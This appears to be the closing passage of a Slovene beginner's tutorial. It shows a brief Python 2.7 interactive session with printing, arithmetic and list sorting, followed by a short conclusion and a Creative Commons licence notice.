
# Python

Samo še to:

```
$ python --version
Python 2.7.9
$ python
>>> print this
>>> print "Pozdrav!"
Pozdrav!
>>> import math
>>> r = 2
>>> p = math.pi*r**2
>>> p
12.566370614359172
>>> list = []
>>> list.append(5)
>>> list.append(3)
>>> list.append(7)
>>> list
[5, 3, 7]
>>> sorted(list)
[3, 5, 7]
>>> all([])
True
>>> quit()
```

# Zaključek

Toliko za pokušino in hvala za pozornost.



(c) by Space-DeZine

Se nikoli ne konča...

Vsi omenjeni ukazi in področja so lahko poglavje zase. Če bo zanimanje in čas, se bom tega lotila.

# Licenca

@fizika.zf42.org

Objavljeno pod licenco (CC BY-NC-ND 4.0).

